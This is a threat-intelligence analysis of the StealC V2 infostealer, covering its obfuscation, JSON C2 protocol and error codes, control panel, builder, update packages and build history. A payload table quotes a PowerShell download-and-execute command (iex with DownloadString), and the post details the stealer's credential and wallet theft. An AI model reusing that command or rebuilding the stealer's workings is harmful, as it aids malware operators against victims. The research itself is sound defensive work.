I StealC You: Tracking the Rapid Changes To StealC | ThreatLabz

By ThreatLabz

Published: 2025-05-01 · Archived: 2026-04-05 12:37:59 UTC

Technical Analysis

A thorough technical analysis of StealC V2 was published by another researcher. However, in the following sections, we delve into additional technical information that complements prior open source reporting.

Similar to StealC V1, many StealC V2 samples are packed using Themida, a commercial code protection tool, which is designed to hinder reverse engineering. Additionally, the malware obfuscates nearly all the strings it uses during execution and employs a two-stage deobfuscation process, which was also observed in StealC V1.

The following matrix shows a comparison between features available in StealC V1 and StealC V2.

	StealC Version 1	**StealC Version 2**
Anti-VM checks	Yes	No
Supports specifying a custom port or using HTTPS	Yes	No
Establishes persistence	No	No
Downloads third-party DLLs from the C2 server	Yes	No
Executes DLL payloads	Yes	No
Executes EXE payloads	Yes	Yes
Executes MSI files payloads	No	Yes

	StealC Version 1	**StealC Version 2**
Executes PowerShell script payloads	No	Yes
Compiled for x64 architectures	No	Yes
Uses RC4 encryption for network communications	No	Yes (implemented in 2.1.1)
Decrypts stolen data server-side	No	Yes
Supports Chrome v20 application bound encryption	No	Yes
Enables victim screenshot capture with multi-monitor support	No	Yes
Supports unified file grabber functionality	No	Yes
Streamlines and improves the control panel with an integrated builder	No	Yes

Table 1: A matrix comparing features available in StealC V1 and StealC V2.

During the initial execution, StealC V2 decrypts important strings using a hardcoded RC4 key, along with an expiration date and information required for API resolution. If the current date is past the expiration date, the malware will terminate itself. The malware's strings are stored in Base64 format and decrypted using RC4 encryption with a unique hardcoded key. Although the hardcoded keys may vary between samples, the builder integrated into the control panel does not change this RC4 key. Instead, the StealC V2 support team manages key updates for their clients as we will discuss later.

StealC V2 performs several validation steps in addition to the expiration date, including ensuring no duplicate instances are running, and the system language cannot be a language spoken in the Commonwealth of Independent States (CIS). At this point, the second deobfuscation routine takes place, decoding configuration strings such as the host and URL path of the C2 server, along with additional API DLLs and function names for future use during execution.

Those API functions are contained in the DLLs below:

- kernel32.dll
- advapi32.dll
- gdiplus.dll
- crypt32.dll
- gdi32.dll
- rstrtmgr.dll
- ole32.dll
- winhttp.dll
- user32.dll
- shlwapi.dll
- shell32.dll
- ntdll.dll
- nss3.dll
- wininet.dll

Notably, unlike V1, StealC V2 does not include strings related to virtual machine environments. StealC V2 also no longer makes requests to the C2 server to download third-party DLLs that were required for information stealing functionality.

New features

StealC V1 was capable of executing EXE and DLL files. StealC V2 now supports downloading and executing payloads in three formats: executable (EXE) files, Microsoft Software Installer (MSI) packages, and PowerShell scripts. Depending on the loader configuration parameter provided by the C2 server in the initial response, this functionality can be triggered either before or after the data-stealing functions. The table below describes how each payload is executed.

Payload Type	**Execution Method**
EXE files	Executed using the Windows API function ShellExecuteEx with up to 10 retry attempts if execution fails.
MSI files	Installed using msiexec.exe with the silent `/passive` parameter, allowing for minimal user interaction. The malware retries up to 10 times if installation fails.
PowerShell scripts	Executes a remote PowerShell script via the `command powershell.exe -nop -c iex(New-Object Net.WebClient).DownloadString('[payload]')`. If the execution fails, no retries are

Payload Type	Execution Method
	attempted.

Table 2: New payload execution types supported by StealC V2.

RC4 encryption

Interestingly, the RC4 encryption functionality was initially commented out in early versions of StealC V2. The most recent update has enabled RC4 encryption, indicating that malware is under active development.

Updated network communication protocol

StealC V2 utilizes standard JSON-based requests and responses for its C2 communication. The figure below illustrates the workflow of the C2 communication process.



Figure 1: Shows StealC V2's communications workflow.

Request

The C2 server accepts four operation types: `create`, `upload_file`, `done`, and `loader`. The `create` operation is always the first request, which registers the infection. The initial request always contains a bot ID (HWID) and the botnet ID (`build`), as shown in the example below.

```
 {
build: "main1",
hwid: "A9CAA24C-E7F3-3B20-0F54-4BE8A7DC2330",
type: "create"
}
```

The HWID creation is based on the volume serial number from the system's drive letter (or C: by default) and consists of 32 hexadecimal characters in a UUIDv4 format.

Response

The response from the C2 server contains essential elements that define the malware's behavior and operational tasks. It includes the `access_token`, which the malware uses for all subsequent requests, as well as flags that specify target configurations, such as browser settings for data theft, crypto plugins for search and exfiltration, and files to target (e.g., cryptocurrency wallets, Steam, Outlook). Steam and Outlook paths are hardcoded into the binary, and their data is exfiltrated if the corresponding flags are enabled.

One notable feature in the C2 server's response is the inclusion of a random parameter, which adds variability to each message. This string consists of hexadecimal characters and ranges from 10 to 15 hexadecimal lowercase characters in length (e.g., `c689cbd9ecfa3cc` in the example below). This random key-value pair plays a critical role for RC4 encrypted messages that ensures that each message is unique (even though the same encryption key is repeatedly used). This technique is used to avoid static signatures for the responses.

An example response is shown below:

```
 {
8b31887be2030b7: "c689cbd9ecfa3cc",
opcode: "success",
access_token: "f066fcda843438[..]f666733c11901ae74102df",
self_delete: 1,
take_screenshot: 1,
loader: 0,
steal_steam: 0,
steal_outlook: 1,
browsers: [],
plugins: [],
files: []
}
```

Each response contains an `opcode` field that indicates the result of the request, such as `success`, `blocked`, `error`, or `unknown`, which are described in the next section.

Based on the panel files, a StealC V2 server generates specific error codes when it detects malformed or unexpected requests. By comparison, a StealC V1 server responded with an empty message, a `block` notification, or terminated the connection. The following table outlines the StealC V2 error codes and the conditions under which they are triggered.

Request	**Explanation**	**Response**
Any request	Malformed message (not JSON compliant)	{“opcode”: “error”, “code”: “1000”}
Any request	Unknown packet (unknown type parameter)	{“opcode”: “unknown”}
Any request	Empty parameter or not present	{“opcode”: “error”}
Any request	Unencrypted message (after version 2.0.1)	{“opcode”: “block”}
`upload_file` request, `done` request, `loader` request	Empty access token	{“opcode”: “error5”}
`upload_file` request	Filename or data parameters not present	{“opcode”: “error4”}
`upload_file` request, `done` request, `loader` request	Malformed or unknown access token	{“opcode”: “error1”}
`upload_file` request	File was already sent by the bot	{“opcode”: “error3”}
`upload_file` request	Server couldn’t store file	{“opcode”: “error2”}
`create` request	Empty parameter or not present	{“opcode”: “error”}
`create` request	Already finished communication process or blocked IP	{“opcode”: “blocked”}

Request	Explanation	Response
`create` request	Unable to register bot	{“opcode”: “error”}

Table 3: Error codes sent by the StealC V2 C2 server when an unexpected or malformed request is received.

Control panel and builder

ThreatLabz analyzed a StealC V2 C2 panel with an embedded builder as shown in the figure below.



Figure 2: The StealC V2 control panel dashboard provides a summary of infection activity and stolen information.

ThreatLabz’s in-depth analysis of StealC V2’s infrastructure revealed several key findings:

- **Version control enforcement:** The builder requires a version update that is provided in a ZIP archive to be uploaded via the framework's admin settings. This ensures that operators cannot install older versions than the most recently applied update.
- **Telegram bot integration:** The control panel supports Telegram bot integration for sending notifications and allows customization of message formats.

- **Rule-based payload delivery:** Payload delivery depends on rules created by the operator, such as bot geolocation, build IDs, markers triggered, or identified software/processes during the information-gathering phase. These rules dictate how payload responses are generated.
- **Ongoing development:** The panel is rapidly evolving, with partially implemented features like Firefox plugin loading. As previously mentioned RC4 encryption for network communication was initially commented-out. The recently released update (version 2.2.0) enabled RC4 encryption for network communications.
- **Endpoint file handling:** The control panel endpoint supports file-based uploads (e.g., multipart/form-data) similar to StealC V1 but now exclusively processes `upload_file` commands.
- **IP and HWID-based blocking:** The panel allows operators to block communications based on IP addresses (or IP masks) and specific HWIDs. Additionally, IP addresses can be automatically blocked for the remainder of the day after completing the communication process.
- **Fake 404 error for C2 discovery evasion:** Early versions of the panel served fake *404 Not Found* pages. However, a researcher noticed this fake response could be used to easily detect StealC V2 servers, and newer updates reportedly patched this behavior.
- **Basic RC4 implementation:** Despite the first StealC V2 advertisement claiming to implement a custom RC4 algorithm, the RC4 implementation used is standard.

The StealC V2 builder is embedded into the control panel interface, enabling operators to define loader rules, grabber rules, and markers (markers consist of wildcards that will be triggered if the content of the stolen passwords or cookies files match) for stolen data. For example, the threat actor could create a marker searching for strings containing coinbase.com in the contents of the exfiltrated password and cookies files as shown below.



Figure 3: StealC V2 Marker rule which will search for coinbase.com.

Then the actor can then create a loader rule that will be triggered when the marker matches. So if the victim's files contain the marker's search terms, the C2 will answer to the loader request with the triggered loader's URL as shown in the figure below.



Figure 4: StealC V2 loader rule creation which will trigger when the Coinbase Marker matches.

These custom configurations are automatically merged with a build template file, which is a pre-configured StealC V2 binary.The builder only modifies the `build` parameter from the build template, leaving the `build_id` parameter in plaintext and set to the default value across all templates. Important elements such as the RC4 key, C2 address, and URL path are exclusively managed by the StealC V2 development team. Note that StealC V2 currently only supports HTTP communication on port 80.

Updates

The figure below shows the update interface in StealC V2's control panel.



Figure 5: StealC V2's panel and builder update menu (with two updates applied).

After the StealC V2 control panel is set up, the installer script instructs the operator to contact support (the StealC seller) and send the control panel domain, the path for network communication, and the RC4 key created at install time. After receiving these parameters, the seller creates an update containing a builder template binary configured with the parameters from the installation script. Once the operator receives the builder template, they can use the control panel to create new StealC builds.

The update file is packaged as a ZIP archive containing the following components:

- **version.json:** JSON file used by the panel to identify and install the update.
- **build.exe:** StealC V2 template binary.
- **Optional patch files:** Additional files that can replace specific existing files in the panel during the update process, ensuring seamless integration of new functionality or fixes.

The example below shows the contents of a `version.json` file. This file contains update information, which is read by the panel to identify and apply the changes included in the update.

```
{
      "version": "2.2.4",
      "admin_update": true,
      "gate_update": true,
      "db_update": false,
      "changes":
```

```
	[
		{"type": "gate", "description": "Fix build block requests v2"}
	]
}
```

The table below describes fields inside the `version.json` file:

Field	Description
`version`	The StealC V2 bot version.
`admin_update`	A flag that instructs the updater to apply patches to the admin structure folder.
`gate_update`	A flag that directs the updater to apply patches to the gate structure folder.
`changes`	A list of update messages detailing modifications, displayed within the panel.
`db_update`	Indicates updates or modifications to the panel's database model, specifically MySQL.

Table 4: Parameters present in StealC V2's update configuration file.

Comparing StealC builds

After examining the builder templates included in the C2 panel, we compared different versions and identified key improvements in their development. The table below highlights the evolution of StealC across versions:

Template Version	Update File	Description
2.0.1	`update.stealc_update`	• No obfuscation. All strings are stored in plaintext. • Only a subset of API functions are resolved. • No RC4 keys. • Uses winhttp.dll APIs for communication. • Configuration parameters are hardcoded.

Template Version	Update File	Description
2.0.1	`2.0.0.stealc_update`	• Implemented obfuscation. • Added RC4 key to decrypt the malware's strings. • All API functions are resolved at runtime. • Features a distinct structure that sets it apart from other versions. • Encrypts configuration parameters using RC4.
2.1.1	`2.1.1.stealc_update`	• Features a code structure similar to more recent samples. • First version using encryption/decryption routines for network communication with a single RC4 key that is also used for decrypting the malware's strings.
2.1.3	`2.1.2.stealc_update`	• Identical to version 2.1.1.
2.2.4	`2.0.1.stealc_update`	• Includes an RC4 key for string decryption and another RC4 key for network encryption. • Improved download of payloads (based on winhttp instead of wininet.dll). • Added autodelete command.

Table 5: Differences among the StealC V2 bot templates present in several update files.

Additionally, the latest version includes a self-delete routine, triggered based on the configuration flag (`self_delete`) received from the C2 server, which is very similar to the routine that StealC V1 used to erase the downloaded DLLs.

Explore more Zscaler blogs
